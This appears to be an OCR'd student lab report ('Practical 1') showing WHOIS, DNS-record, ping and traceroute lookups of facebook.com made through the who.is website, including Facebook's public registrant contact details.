




Practical 1



facebook.com diagnostic tools
who.is/tools/facebook.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
facebook.com is already registered. Interested in buying it? Make an Offer
.com
.net
.org
.co
.io
.app
.live
Taken
cached
facebook.com
diagnostic tools
Whois
DNS Records
Diagnostics
Please complete the captcha to use this page.
I'm not a robot
reCAPTCHA
Transfers
Premium Domains
Web Hosting
Website Builder
Contact Us
FAQs
Terms of Service
Type here to search
ENG
IN
7:58 AM
12/9/2021


facebook.com DNS information
who.is/dns/facebook.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
DNS Records for facebook.com
Hostname Type TTL Priority Content
facebook.com SOA 3452 a.ns.facebook.com dns@facebook.com 2784610173 14400 1800 604800 300
facebook.com NS 21600 b.ns.facebook.com
facebook.com NS 21600 d.ns.facebook.com
facebook.com NS 21600 a.ns.facebook.com
facebook.com NS 21600 c.ns.facebook.com
facebook.com A 300 157.240.229.35
facebook.com AAAA 300 2a03:2880:f103:181:face:b00c:0:25de
facebook.com MX 1531 10 smtpin.vvv.facebook.com
www.facebook.com A 8 157.240.229.35
www.facebook.com AAAA 60 2a03:2880:f103:181:face:b00c:0:25de
www.facebook.com CNAME 1462 star-mini.c10r.facebook.com
Type here to search
ENG
IN
8:00 AM
12/9/2021



facebook.com whois lookup
who.is/whois/facebook.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com
facebook.com is already registered. Interested in buying it? Make an Offer
.com
.net
.org
.co
.io
.app
.live
Taken
cached
facebook.com
whois information
Whois
DNS Records
Diagnostics
cache expires in 2 hours, 47 minutes and 0 seconds
refresh
Registrar Info
Name
RegistrarSafe, LLC
Whois Server
whois.registrarsafe.com
Referral URL
https://www.registrarsafe.com
Use promo code WHOIS to save 15% on your first Name.com order.
Name.com
Type here to search
ENG
IN
8:00 AM
12/9/2021



facebook.com diagnostic tools
whois reconnaissance - Google
Whois Reconnaissance | Danscou
WHOIS - Wikipedia
who.is/tools/facebook.com?id=03AGdBq26Y3dQN1Y76rVDIXqqxDJpx3P1RNBb02edjIDQL6ibgOscOnCsu0-zL-RfKsLkGEZbqvdSO2QaEUjiEmKcYXP9Ch3cAGd-BcP5JQ0w0_HX...
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Whois
DNS Records
Diagnostics
Ping
PING facebook.com (31.13.66.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=1 ttl=49 time=1.41 ms
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=2 ttl=49 time=1.35 ms
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=3 ttl=49 time=1.40 ms
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=4 ttl=49 time=1.33 ms
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=5 ttl=49 time=1.30 ms
--- facebook.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 1.309/1.364/1.416/0.046 ms
Traceroute
traceroute to facebook.com (31.13.66.35), 30 hops max, 60 byte packets
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.388 ms 0.375 ms 0.356 ms
2 216.182.226.40 (216.182.226.40) 17.258 ms 216.182.229.170 (216.182.229.170) 9.085 ms 216.182.229.174 (216.182.229.174) 23.922 ms
3 100.66.13.212 (100.66.13.212) 18.774 ms 100.65.83.96 (100.65.83.96) 1.429 ms 100.65.83.240 (100.65.83.240) 6.435 ms
4 100.66.38.2 (100.66.38.2) 19.317 ms 100.66.40.208 (100.66.40.208) 1.294 ms 100.66.11.72 (100.66.11.72) 93.384 ms
5 100.66.42.154 (100.66.42.154) 15.636 ms 100.66.63.158 (100.66.63.158) 19.268 ms 241.0.4.206 (241.0.4.206) 1232.824 ms
6 241.0.4.202 (241.0.4.202) 0.967 ms 240.0.40.24 (240.0.40.24) 0.736 ms 241.0.4.192 (241.0.4.192) 0.718 ms
7 242.0.171.17 (242.0.171.17) 4.613 ms 240.0.40.19 (240.0.40.19) 0.713 ms 240.0.40.23 (240.0.40.23) 0.617 ms
8 52.93.28.195 (52.93.28.195) 1.320 ms 242.0.170.17 (242.0.170.17) 0.723 ms 242.0.171.17 (242.0.171.17) 3.796 ms
9 52.93.28.193 (52.93.28.193) 1.656 ms 52.93.28.171 (52.93.28.171) 1.122 ms 52.93.28.181 (52.93.28.181) 1.231 ms
10 99.82.178.39 (99.82.178.39) 2.210 ms 100.100.4.36 (100.100.4.36) 1.305 ms 100.100.4.40 (100.100.4.40) 1.596 ms
Type here to search
ENG
IN
8:02 AM
12/9/2021



who.is/whois/facebook.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Registrant Contact Information:
Name Domain Admin
Organization Facebook, Inc.
Address 1601 Willow Rd
City Menlo Park
State / Province CA
Postal Code 94025
Country US
Phone +1.6505434800
Fax +1.6505434800
Email domain@fb.com
Administrative Contact Information:
Name Domain Admin
Organization Facebook, Inc.
Address 1601 Willow Rd
City Menlo Park
State / Province CA
Postal Code 94025
Country US
Phone +1.6505434800
Fax +1.6505434800
Email domain@fb.com
Technical Contact Information:
Name Domain Admin
Organization Facebook, Inc.
Address 1601 Willow Rd
freefacebook.live $2.99
myfacebooks.live $2.99
free-facebook.live $2.99
newfacebooks.live $2.99
allfacebooks.live $2.99
Purchase Selected Domains
Use promo code WHOIS to save 15% on your first Name.com order.
Name.com
SetupCrypTool_1_....exe
Show all
Type here to search
ENG IN
8:29 AM 12/9/2021


who.is/whois/facebook.com
who.is
Search for domains or IP addresses...
Premium Domains
Transfer
Features
Login
Sign Up
Name Domain Admin
Organization Facebook, Inc.
Address 1601 Willow Rd
City Menlo Park
State / Province CA
Postal Code 94025
Country US
Phone +1.6505434800
Fax +1.6505434800
Email domain@fb.com
Technical Contact Information:
Name Domain Admin
Organization Facebook, Inc.
Address 1601 Willow Rd
City Menlo Park
State / Province CA
Postal Code 94025
Country US
Phone +1.6505434800
Fax +1.6505434800
Email domain@fb.com
Information Updated: 2021-12-08 05:16:58
Name.com
Transfers Premium Domains Web Hosting Website Builder Contact Us FAQs Terms of Service
SetupCrypTool_1_....exe
Show all
Type here to search
ENG IN
8:29 AM 12/9/2021


Practical 2

